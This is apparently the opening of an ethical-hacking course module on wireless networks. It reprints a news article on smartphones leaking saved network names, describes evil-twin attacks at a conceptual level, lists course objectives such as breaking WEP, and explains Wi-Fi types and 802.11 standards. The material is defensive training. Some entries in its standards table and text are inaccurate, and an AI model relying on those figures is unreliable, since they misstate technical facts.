

# Hacking Wireless Networks

Module 15



# Hacking Wireless Networks

## Module 15

Engineered by Hackers. Presented by Professionals.



The slide features a dark grey header and footer area. The main content area is white. It includes the title 'Hacking Wireless Networks' in large yellow font, 'Module 15' in white font, and a tagline 'Engineered by Hackers. Presented by Professionals.' in white font. Below the tagline is a row of five colored icons: black (CEH logo), green (user profile), blue (router), yellow (satellite dish), and orange (computer monitor).

## Ethical Hacking and Countermeasures v8

### Module 15: Hacking Wireless Networks

Exam 312-50

The screenshot shows a news article from a website. At the top, there's a header with the text "Security News" and the "CEH" logo (Certified Ethical Hacker). Below the header is a navigation bar with five colored icons: yellow (RSS), pink (gaming controller), purple (camera), blue (star), and green (speech bubble). The main article title is "Smartphone Wi-Fi Searches Offer Massive New Data Leakage Vector". The date of the article is 04 October 2012. The text of the article discusses how mobile phones broadcast network names (SSIDs) to nearby wireless networks, which can be exploited by criminals. It includes a sidebar with a login form and a small illustration of a smartphone with a signal icon.

Smartphone Wi-Fi Searches Offer Massive New Data Leakage Vector

04 October 2012

Our mobile phones are unwittingly giving away threat vectors to would-be hackers (and, for that matter, physical criminals as well), offering criminals a new way to tap information housed on smartphones.

According to researcher at Sophos, the ability of smartphones to retain identifiers for the trusted Wi-Fi networks they attach to automatically offers criminals a window into daily habits and exploitable information.

"A wireless device goes through a discovery process in which it attempts to connect to an available wireless network. This may either be 'passive' - listening for networks which are broadcasting themselves - or 'active' - sending out probe request packets in search of a network to connect to," said Sophos blogger Julian Bhardwaj. "It's very likely that your smartphone is broadcasting the names (SSIDs) of your favorite networks for anyone to see."

It means that a would-be criminal can find out a lot about a person's daily movements - which coffee shops they visit, what their home network is called, which bookstores are frequented, and so on.

<http://www.infosecurity-magazine.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Security News

### Smartphone Wi-Fi Searches Offer Massive New Data Leakage Vector

Source: <http://www.infosecurity-magazine.com>

Our mobile phones are unwittingly giving away threat vectors to would-be hackers (and, for that matter, physical criminals as well), offering criminals a new way to tap information housed on smartphones.

According to researchers at Sophos, the ability of smartphones to retain identifiers for the trusted Wi-Fi networks they attach to automatically offers criminals a window into daily habits – and exploitable information.

"A wireless device goes through a discovery process in which it attempts to connect to an available wireless network. This may either be 'passive' - listening for networks which are broadcasting themselves - or 'active' - sending out probe request packets in search of a network to connect to," said Sophos blogger Julian Bhardwaj. "It's very likely that your smartphone is broadcasting the names (SSIDs) of your favorite networks for anyone to see."

It means that a would-be criminal can find out a lot about a person's daily movements – which coffee shops they visit, what their home network is called, which bookstores are frequented, and so on. But aside from being a nice toolkit for a stalker, it also gives cybercriminals a way into the person's smartphone. Specifically, an attacker could set up a rogue Wi-Fi network with the same SSID as the one the user is trying to connect to, with the aim of forcing the phone to connect and transfer data through it.

"So while someone knowing that your phone is trying to connect to 'BTHomeHub-XYZ' isn't immediately condemning, it may allow for them to launch a 'man-in-the-middle' attack against you, intercepting data sent between you and a friend, giving the impression you're talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker," explained Bhardwaj. "An 'evil twin' attack could even accomplish this without needing any knowledge of your Wi-Fi password – very damaging for all of those who use mobile banking for instance."

All of that data darting across airwaves in an unencrypted fashion clearly offers a potentially huge security hole for an enterprising cybercriminal. In an effort to find out how real the danger is, Bhardwaj launched an experiment at a recent university open day in Warwick, UK.

He ran a security demo in which he collected data from people walking by, displaying it for them to see. In just five hours, **246 wireless devices** came into range. Almost half – 49% – of these devices were actively probing for their preferred networks to connect to, resulting in **365 network names** being broadcast. Of those, 25% were customized, non-standard network names. However, 7% of the names revealed location information, including three where the network name was actually the first line of an address.

"What makes this even more worrying was how easily I was able to capture this sensitive information," he explained. "A tiny wireless router I purchased from eBay for **\$23.95** and some freely available software I found on Google was all I needed. I didn't even need to understand anything about the 802.1 protocols that govern Wi-Fi to carry out this attack."

Coupled with a portable power source, a device could easily be hidden in a plant pot, garbage can, park bench and so on to lure Wi-Fi devices to attach to it.

Mobile phone users can protect themselves somewhat by telling your phones to 'forget' networks you no longer use to minimize the amount of data leakage, he said. But, "the unfortunate news is there doesn't appear to be an easy way to disable active wireless scanning on smartphones like Androids and iPhones," he noted, other than shutting Wi-Fi access completely off or disabling location-aware smartphone apps.



**Copyright © 2012**

<http://www.infosecurity-magazine.com/view/28616/smartphone-wifi-searches-offer-massive-new-data-leakage-vector/>

# Module Objectives

**CEH**  
Certified Ethical Hacker

- Types of Wireless Networks
- Wireless Terminologies
- Types of Wireless Encryption
- How to Break WEP Encryption
- Wireless Threats
- Footprint the Wireless Network
- GPS Mapping
- How to Discover Wi-Fi Network Using Wardriving
- Wireless Traffic Analysis

- What Is Spectrum Analysis?
- How to Reveal Hidden SSIDs
- Crack Wi-Fi Encryption
- Wireless Hacking Tools
- Bluetooth Hacking
- How to BlueJack a Victim
- How to Defend Against Wireless Attacks
- Wireless Security Tools
- Wireless Penetration Testing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Module Objectives

Wireless networks are **inexpensive** when compared to wired networks. But, they are more vulnerable to attacks when compared with the wired networks. An attacker can easily compromise the wireless network, if proper security measures are not applied or if the network is not configured appropriately. Employing a high security mechanism may be expensive. Hence, it is advisable to determine critical sources, risks, or vulnerabilities associated with it and then check whether the current security mechanism is able to protect you against all possible attacks. If not, then upgrade the security mechanisms. But, you should ensure that you leave no other doorway for attackers to reach and compromise the critical resources of your business. This module assists you in identifying the critical sources of your business and how to protect them.

This module familiarizes you with:

- ➊ Types of Wireless Networks
- ➋ Wireless Terminologies
- ➌ Types of Wireless Encryption
- ➍ How to Break WEP Encryption
- ➎ Wireless Threats
- ➏ Footprint the Wireless Network
- ➐ GPS Mapping
- ➑ How to Discover Wi-Fi Network Using Wardriving
- ➒ Wireless Traffic Analysis

- ➌ What Is Spectrum Analysis?
- ➍ How to Reveal Hidden SSIDs
- ➎ Crack Wi-Fi Encryption
- ➏ Wireless Hacking Tools
- ➐ Bluetooth Hacking
- ➑ How to BlueJack a Victim
- ➒ How to Defend Against Wireless Attacks
- ➓ Wireless Security Tools
- ➔ Wireless Penetration Testing



## Module Flow

A wireless network is a relaxed **data communication system** that uses radio frequency technology with wireless media to communicate and obtain data through the air, which frees the user from complicated and multiple wired connections. They use electromagnetic waves to interconnect data an individual point to another without relying on any bodily construction. To understand the concept of hacking wireless networks, let us begin with wireless concepts.

This section provides insight into wireless networks, types of wireless networks, wireless standards, authentication modes and process, wireless terminology, and types of wireless antenna.

 <b>Wireless Concepts</b>	 <b>Wireless Encryption</b>
 <b>Wireless Threats</b>	 <b>Wireless Hacking Methodology</b>
 <b>Wireless Hacking Tools</b>	 <b>Bluetooth Hacking</b>

 <b>Countermeasure</b>	 <b>Wireless Security Tools</b>
 <b>Wi-Fi Pen Testing</b>	

# Wireless Networks



Wi-Fi refers to wireless local area networks (WLAN) based on **IEEE 802.11 standard**  
It is a widely used technology for wireless communication across a **radio channel**  
Devices such as a personal computer, video-game console, smartphone, etc. use Wi-Fi to connect to a **network resource** such as the Internet via a **wireless network access point**

<ul style="list-style-type: none"><li>Installation is fast and easy and eliminates wiring through <b>walls</b> and <b>ceilings</b></li><li>It is easier to <b>provide connectivity</b> in areas where it is difficult to lay cable</li><li>Access to the network can be from anywhere within range of an <b>access point</b></li><li><b>Public places</b> like airports, libraries, schools or even coffee shops offer you constant Internet connections using Wireless LAN</li></ul>		<ul style="list-style-type: none"><li>Security is a big issue and may <b>not meet expectations</b></li><li>As the number of computers on the network increases, the <b>bandwidth suffers</b></li><li>WiFi enhancements can require new <b>wireless cards and/or access points</b></li><li>Some <b>electronic equipment</b> can interfere with the Wi-Fi networks</li></ul>
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

**Advantages**

**Disadvantages**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wireless Networks

A wireless network refers to a **computer network** that is not connected by any kind of cables. In wireless networks, the transmission is made possible through the radio wave transmission system. This usually takes place at the physical layer of the network structure. Fundamental changes to the data networking and telecommunication are taking place with the wireless communication revolution. Wi-Fi is developed on **IEEE 802.11** standards, and it is widely used in wireless communication. It provides wireless access to applications and data across a radio network. Wi-Fi sets up numerous ways to build up a connection between the transmitter and the receiver such as Direct-sequence Spread Spectrum (**DSSS**), Frequency-hopping Spread Spectrum (**FHSS**), Infrared (**IR**), and Orthogonal Frequency-division Multiplexing (**OFDM**).


### Advantages:

- Installation is fast and easy and eliminates wiring through walls and ceilings.
- It is easier to provide connectivity in areas where it is difficult to lay cable.
- Access to the network can be from anywhere within range of an access point.

- ⌚ Using a wireless network, multiple members can access the Internet simultaneously without having to pay an ISP for multiple accounts.
- ⌚ Public places like airports, libraries, schools, or even coffee shops offer you a constant Internet connection using a wireless LAN.

**Disadvantages:**

- ⌚ Security is a big issue and may not meet expectations.
- ⌚ As the number of computers on the network increases, the bandwidth suffers.
- ⌚ Wi-Fi standards changed which results in replacing wireless cards and/or access points.
- ⌚ Some electronic equipment can interfere with the Wi-Fi networks.



### 2010 vs. 2011 Wi-Fi Device Type Comparison

Source: <http://www.meraki.com>

Meraki, the cloud networking company, announced **statistics** showing the Wi-Fi device type comparison. The graph clearly shows that the iPads used significantly more Wi-Fi data than the average mobile device.




FIGURE15.1: Wi-Fi Device Type Comparison in the year 2011




FIGURE15.2: Wi-Fi Device Type Comparison in the year 2010

**Summary:**

- Between 2010 and 2011, mobile platforms overtook desktop platforms in percentage of Wi-Fi devices.
- The iPhone is now the single most popular Wi-Fi device with 32% share.

## Wi-Fi Networks at Home and Public Places

**C|EH**  
Certified Ethical Hacker

- Wi-Fi networks at home allow you to be wherever you want with your laptop, iPad, or handheld device, and not have to make holes for hide **Ethernet cables**



**WI-FI at Home**

- You can find **free/paid Wi-Fi access** available in coffee shops, shopping malls, bookstores, offices, airport terminals, schools, hotels, and other public places



**WI-FI at Public Places**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Wi-Fi Networks at Home and Public Places




### At Home

**Wi-Fi networks** at home allow you to be wherever you want with laptop, iPad, or handheld device, and you don't need to make holes to hide Ethernet cables. If you have a wireless connection in your home, you can connect any number of devices that have Wi-Fi capabilities to your computer. The devices with Wi-Fi capability include Wi-Fi-capable printers and radios.



### Public Places

Though these Wi-Fi networks are convenient ways to connect to the Internet, they are **not secure**, because, anyone, i.e., be it a genuine user or an attacker, can connect to such networks or hotspots. When you are using a public Wi-Fi network, it is best to send information only to encrypted websites. You can easily determine whether a website is encrypted or not by looking at the URL. If the URL begins with "https," then it is an encrypted website. If the network asks you for WPA password to connect to the public Wi-Fi network, then you can consider that hotspot a secure one.



## Types of Wireless Networks

The following are the four types of wireless networks:



### Extension to a Wired Network

network and the wireless devices. The **access points** are basically two types:

- Software access points
- Hardware access points

A wireless network can also be established by using an access point, or a base station. With this type of network, the access point acts like a hub, providing connectivity for the wireless computers on its system. It can connect a wireless LAN to a wired LAN, which allows wireless computer access to LAN resources, such as file servers or existing Internet connections.

To summarize:

- Software Access Points (SAPs)** can be connected to the wired network, and run on a computer equipped with a wireless network interface card.

- Hardware Access Points (HAPs) provide comprehensive support to most wireless features. With suitable networking software support, users on the wireless LAN can share files and printers situated on the wired LAN and vice versa.




FIGURE15.3: Extension to a Wired Network



## Multiple Access Points

This type of network consists of wireless computers connected wirelessly by using **multiple access points**. If a single large area cannot be covered by a single access point, multiple access points or extension points can be established. Although extension point capability has been developed by some manufacturers, it is not defined in the wireless standard.

When using multiple access points, each access point wireless area needs to overlap its neighbor's area. This provides users the ability to move around seamless using a feature called **roaming**. Some manufacturers develop extension points that act as wireless relays, extending the range of a **single access point**. Multiple extension points can be strung together to provide wireless access to locations far from the central access point.




FIGURE15.4: Multiple Access Points



## LAN to LAN Wireless Network

Access points provide wireless connectivity to **local computers**, and local computers on different networks can be interconnected. All hardware access points have the capability of being interconnected with other hardware access points. However, interconnecting LANs over wireless connections is a monumental and complex task.




FIGURE15.5: Diagrammatical representation of LAN-to-LAN Wireless Network



## 3G Hotspot

A 3G hotspot is a type of wireless network that provides **Wi-Fi access** to **Wi-Fi-enabled** devices including MP3 players, notebooks, cameras, PDAs, netbooks, and more.




FIGURE15.6: Diagrammatical representation of 3G Hotspot

## Wireless Standards



### Standard

Amendments	Freq. (GHz)	Modulation	Speed (Mbps)	Range (ft)
802.11a	5	OFDM	54	25 – 75
802.11b	2.4	DSSS	11	150 – 150
802.11g	2.4	OFDM, DSSS	54	150 – 150
802.11i	Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	OFDM	54	~100
802.16 (WiMAX)	10 - 66		70 – 1000	30 miles
Bluetooth	2.4		1 - 3	25

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wireless Standards

IEEE Standard 802.11 has evolved from an extension technology for wired LAN into more complex and capable technology.

When it first came out in 1997, the **wireless local area network (WLAN)** standard specified operation at 1 and 2 Mb/s in the infrared, as well as in the license-exempt 2.4-GHz Industrial, Scientific, and Medical (ISM) frequency band. An **802.11 network** in the early days used to have few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network access point. 802.11 networks now operate at **higher speeds** and in additional bands. With its growth, new issues have risen such as security, roaming among multiple access points, and even quality of service. These issues are dealt with by extensions to the standard identified by letters of the alphabet derived from the 802.11 task groups that created them.

- The **802.11a** extension defines requirements for a physical layer (which determines, among other parameters, the frequency of the signal and the modulation scheme to be used) operating in the Unlicensed National Information Infrastructure (UNII) band, at 5 GHz, at data rates ranging from 6 Mb/s to 54 Mb/s. The layer uses a scheme called orthogonal frequency-division modulation (OFDM), which transmits data on multiple subcarriers within the communications channel. It is in many ways similar to the physical

layer specification for **HiperLAN II**, the European wireless standard promulgated by the European Telecommunications Standards Institute.

- ⌚ Commercially trademarked in 1999 by the Wireless Ethernet Compatibility Alliance (WECA) as Wi-Fi, this extension made **802.11b** a household word. It defines operation in the ISM 2.4GHZ band at 5.5 Mb/s and 11 Mb/s (as well as the fallback rates of 1 Mb/s and 2 Mb/s). This physical layer uses the modulation schemes complementary code keying (CCK) and packet binary convolutional coding (PBCC). WECA is an industry organization created to certify interoperability among 802.11b products from diverse manufacturers.
- ⌚ This task group's work on wireless LAN bridging has been folded into the 802.11 standard.
- ⌚ This task group enhances the 802.11 specifications by spelling out its operation in new regulatory domains, such as countries in the developing world. In its initial form, the standard covered operation only in North America, Europe, and Japan.
- ⌚ 802.11 are used for real-time applications such as voice and video. To ensure that these time-sensitive applications have the network resources when they need them, it is working on extra mechanisms to ensure quality of service to Layer 2 of the reference model, the medium-access layer, or MAC.
- ⌚ 802.11 standards have developed from the small extension points of wired LANs into multiple access points. These access points must communicate with one another to allow users to roam among them. This task group is working on extensions that enable communication between access points from different vendors.
- ⌚ This task group is working on high-speed extensions to 802.11b. The current draft of 802.11g contains **PSCC** and **CCK** OFDM along with old OFDM as modulation schemes. Development of this extension was marked by a great deal of contention in 2000 and 2001 over modulation schemes. A breakthrough occurred in November 2001, and the task group worked to finalize its draft during 2002.
- ⌚ This task group is working on modifications to the **802.11a** physical layer to ensure that 802.11a may be used in Europe. The task group is adding dynamic frequency selection and power control transmission, which are required to meet regulations in Europe.

The original version of 802.11 incorporated a MAC-level privacy mechanism called Wired Equivalent Privacy (WEP), which has proven inadequate in many situations. This task group is busy with improved security mechanisms. The present draft includes Temporal Key Integrity Protocol (TKIP) as an improvement over WEP. 802.11a represents the third generation of wireless networking standards and technology.

- ⌚ **802.11i** standard improves WLAN security. The encrypted transmission of data between 802.11a and 802.11b WLANS is best described by 802.11i. A new encryption key protocol such as Temporal Key Integrity Protocol (TKIP) and the Advanced Encryption Standard (AES) is defined by 802.11i. TKIP is a part of standards from IEEE. It is an

- ⌚ enhancement of WLANs. The other name for AES in cryptography is Rijndael. The U.S government adopted AES as the key for encryption standard.
- ⌚ 802.11n is a revision which enhanced the earlier 802.11 standards with multiple-input multiple-output (MIMO) antennas. It works alike with 2.4 GHz and the minor used 5 GHz bands. This is an IEEE industry standard for Wi-Fi wireless local network transportations. **OFDM** is used in Digital Audio Broadcasting (DAB) and in Wireless LAN.
